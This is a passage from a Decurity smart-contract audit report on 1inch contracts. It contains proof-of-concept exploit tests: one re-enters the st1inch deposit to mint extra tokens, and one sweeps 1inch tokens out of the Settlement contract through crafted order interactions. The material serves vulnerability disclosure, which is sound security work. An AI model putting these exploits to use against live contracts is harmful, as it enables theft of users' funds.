            this.poc = await PoC.new(this.st1inch.address,
this.oneInch.address);
```

```
            this.origin = await this.st1inch.origin();
        });

        it('should take users deposit', async () => {
            await this.oneInch.approve(this.st1inch.address,
ether('100'));
            expect(await
this.st1inch.depositsAmount(addr0)).to.be.bignumber.equal(toBN('0'));
            expect(await
this.st1inch.balanceOf(addr0)).to.be.bignumber.equal(toBN('0'));
            expect(await
this.st1inch.votingPowerOf(addr0)).to.be.bignumber.equal(toBN('0'));

            await this.st1inch.deposit(ether('100'),
time.duration.days('1'));

            await checkBalances(addr0, ether('100'),
time.duration.days('1'));
        });

        it('should re-enter deposit & mint additional st1inch',
async () => {
            await this.oneInch.transfer(this.poc.address,
ether('100'), { from: addr0 });
            await this.poc.delegate();
            await this.poc.run(ether('10'), 7);
            await checkBalances(this.poc.address, ether('80'),
time.duration.days('365'));
        });

    });
```

6.3. Sweep

This is the exploit code for the issue Tokens can be sweeped from Settlement by anyone.

6.3.1. PoC.js

```
    it('Sweep 1inch tokens from Settlement', async () => {
                    await   this.inch.mint(this.matcher.address,
ether('99999'));
           const order = await buildOrder(
                {
                    makerAsset: this.dai.address,
                    takerAsset: this.weth.address,
                    makingAmount: ether('100'),
                    takingAmount: ether('0.1'),
                    salt:   buildSalt({   orderStartTime:   await
time.latest() }),
                    from: addr0,
                },
                {
                    predicate:
this.swap.contract.methods.timestampBelow(0xff00000000).encodeABI(),
               },
          );

          const backOrder = await buildOrder(
               {
                    makerAsset: this.weth.address,
                    takerAsset: this.dai.address,
                    makingAmount: ether('0.11'),
                    takingAmount: ether('100'),
                    from: addr1,
               },
               {
                    predicate:
this.swap.contract.methods.timestampBelow(0xff00000000).encodeABI(),
               },
          );

          const    signature    =    signOrder(order,    this.chainId,
this.swap.address, addr0Wallet.getPrivateKey());
          const     signatureBackOrder     =     signOrder(backOrder,
this.chainId, this.swap.address, addr1Wallet.getPrivateKey());
          const matchingParams =
               this.matcher.address +
               '01' +
                 web3.eth.abi
                       .encodeParameters(
                       ['address[]', 'bytes[]'],
                       [
                            [this.weth.address,      this.dai.address,
this.inch.address],
                            [

this.weth.contract.methods.approve(this.swap.address,
ether('0.11')).encodeABI(),

this.dai.contract.methods.approve(this.swap.address,
ether('100.00')).encodeABI(),

this.inch.contract.methods.transfer(addr2,
ether('1337')).encodeABI(),
                            ],
                       ],
                       )
                       .substring(2);

           const interaction =
                 this.matcher.address +
                 '00' +
                 this.swap.contract.methods
                       .fillOrderTo(
                       backOrder,
                       signatureBackOrder,
                       matchingParams,
                       ether('0.11'),
                       0,
                       ether('100'),
                       this.matcher.address,
                       )
                       .encodeABI()
                       .substring(10);

           const addr0weth = await this.weth.balanceOf(addr0);
           const addr1weth = await this.weth.balanceOf(addr1);
           const addr0dai = await this.dai.balanceOf(addr0);
           const addr1dai = await this.dai.balanceOf(addr1);

           await this.matcher.settleOrders(
                 this.swap.address,
                 order,
                 signature,
                 interaction,
                 ether('100'),
                 0,
                 ether('0.11'),
                 this.matcher.address,
           );
```

```
            assertRoughlyEqualValues(await  this.weth.balanceOf(addr0),
addr0weth.add(ether('0.11')), 1e-4);
            // TODO: 6e-5 WETH lost into LimitOrderProtocol contract
            expect(await
this.weth.balanceOf(addr1)).to.be.bignumber.equal(addr1weth.sub(ether
('0.11')));
            expect(await
this.dai.balanceOf(addr0)).to.be.bignumber.equal(addr0dai.sub(ether('
100')));
            expect(await
this.dai.balanceOf(addr1)).to.be.bignumber.equal(addr1dai.add(ether('
100')));
            expect(await
this.inch.balanceOf(addr2)).to.be.bignumber.equal(ether('1337'));
            });
```

7. Appendix

7.1. About us

The Decurity (former DeFiSecurity.io) team consists of experienced hackers who have been doing application security assessments and penetration testing for over a decade.

During the recent years, we've gained expertise in the blockchain field and have conducted numerous audits for both centralized and decentralized projects: exchanges, protocols, and blockchain nodes.

Our efforts have helped to protect hundreds of millions of dollars and make web3 a safer place.